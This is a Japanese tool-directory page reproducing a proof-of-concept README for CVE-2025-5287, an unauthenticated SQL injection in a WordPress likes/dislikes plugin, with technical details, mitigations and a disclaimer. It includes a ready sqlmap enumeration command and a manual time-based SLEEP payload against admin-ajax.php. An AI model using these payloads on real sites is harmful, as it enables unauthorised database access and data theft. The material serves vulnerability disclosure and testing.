
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/nxploited/cve-2025-5287
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育
GitHubnxploited/cve-2025-5287

CVE-2025-5287

WordPress Likes and Dislikes Plugin <= 1.0.0 は、SQLインジェクションに対して脆弱です。

リポジトリを見る
171年前未レビュー
共有

🔥 WordPress Likes and Dislikes Plugin ≤ 1.0.0 - 未認証SQLインジェクション

🧠 CVE ID: CVE-2025-5287

発見者: Khaled_Alenazi (Nxploited)
公開日: 2025年5月27日


📋 説明

WordPress用のLikes and Dislikes Pluginは、1.0.0までの全バージョンにおいて、postパラメータを介したSQLインジェクションに対して脆弱です。
不十分なエスケープ処理とプリペアドステートメントの欠如により、未認証の攻撃者がバックエンドのクエリに生のSQLを注入し、データの漏洩または改ざんを引き起こす可能性があります。


🧬 技術的詳細

  • 脆弱なパラメータ: post
  • 脆弱性の種類: SQLインジェクション(ブールベースおよびタイムベース)
  • HTTPメソッド: POST
  • 影響を受けるエンドポイント: /wp-admin/admin-ajax.php
  • パッチの状態: ❌ 未修正
  • 必要な権限: なし(未認証)
  • CVSSスコア: 9.3(高)
  • OWASP Top 10: A1 - インジェクション

💥 悪用

✅ SQLMapコマンド(タイムベースのブラインドSQLi):

sqlmap -u "http://TARGET/wp-admin/admin-ajax.php" \
--data "action=my_likes_dislikes_action&post=1&state=like" \
--method POST --risk 3 --level 5 --batch --time-sec=5 --dbs

このコマンドは、タイムベースの手法を使用してインジェクションポイントを確認し、データベースを列挙します。

🧪 POCペイロード(手動 - タイムベース):

POST /wp-admin/admin-ajax.php HTTP/1.1
Host: nxploit.ddev.site
Content-Type: application/x-www-form-urlencoded
Connection: close

action=my_likes_dislikes_action&post=1 AND (SELECT 1234 FROM (SELECT(SLEEP(5)))a)&state=like

🧪 証拠の概要


  1. SQLMapによる列挙:

    • boolean-based blind および time-based blind SQLiを検出しました。
    • バックエンドがMySQLであることを確認しました。
    • 列挙されたデータベース: db、test、information_schema。

    SQLMapの証拠

  2. Burp Suiteによる手動検証:

    • タイムベースのペイロードによりHTTP応答の遅延を確認しました。
    • 遅延が15 secondsを超え、真のインジェクションであることを示しています。

    Burp Suiteの証拠


⚠️ リスク

  • CVSS重大度: 9.3(高)
  • この脆弱性は、認証なしで機密データを抽出するために悪用される可能性があります。

🔗 参照

  • https://patchstack.com/database/wordpress/plugin/inprosysmedia-likes-dislikes-post/vulnerability/wordpress-likes-and-dislikes-plugin-plugin-1-0-0-unauthenticated-sql-injection-vulnerability
  • https://nvd.nist.gov/vuln/detail/CVE-2025-5287

🛡️ 推奨事項

  • postからの入力を直ちにサニタイズし、パラメータ化してください。
  • プリペアドステートメントを使用してください。
  • ブルートフォースによるインジェクション試行を減らすために、WAFおよびレート制限を実装してください。

⚠️ 免責事項

このコンテンツは教育および研究目的でのみ提供されています。
著者は、明示的な許可なしでの悪意のある活動やシステムの悪用を容認しません。


👤 著者

Khaled_Alenazi (Nxploited)

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    415
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    343
  • 5

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






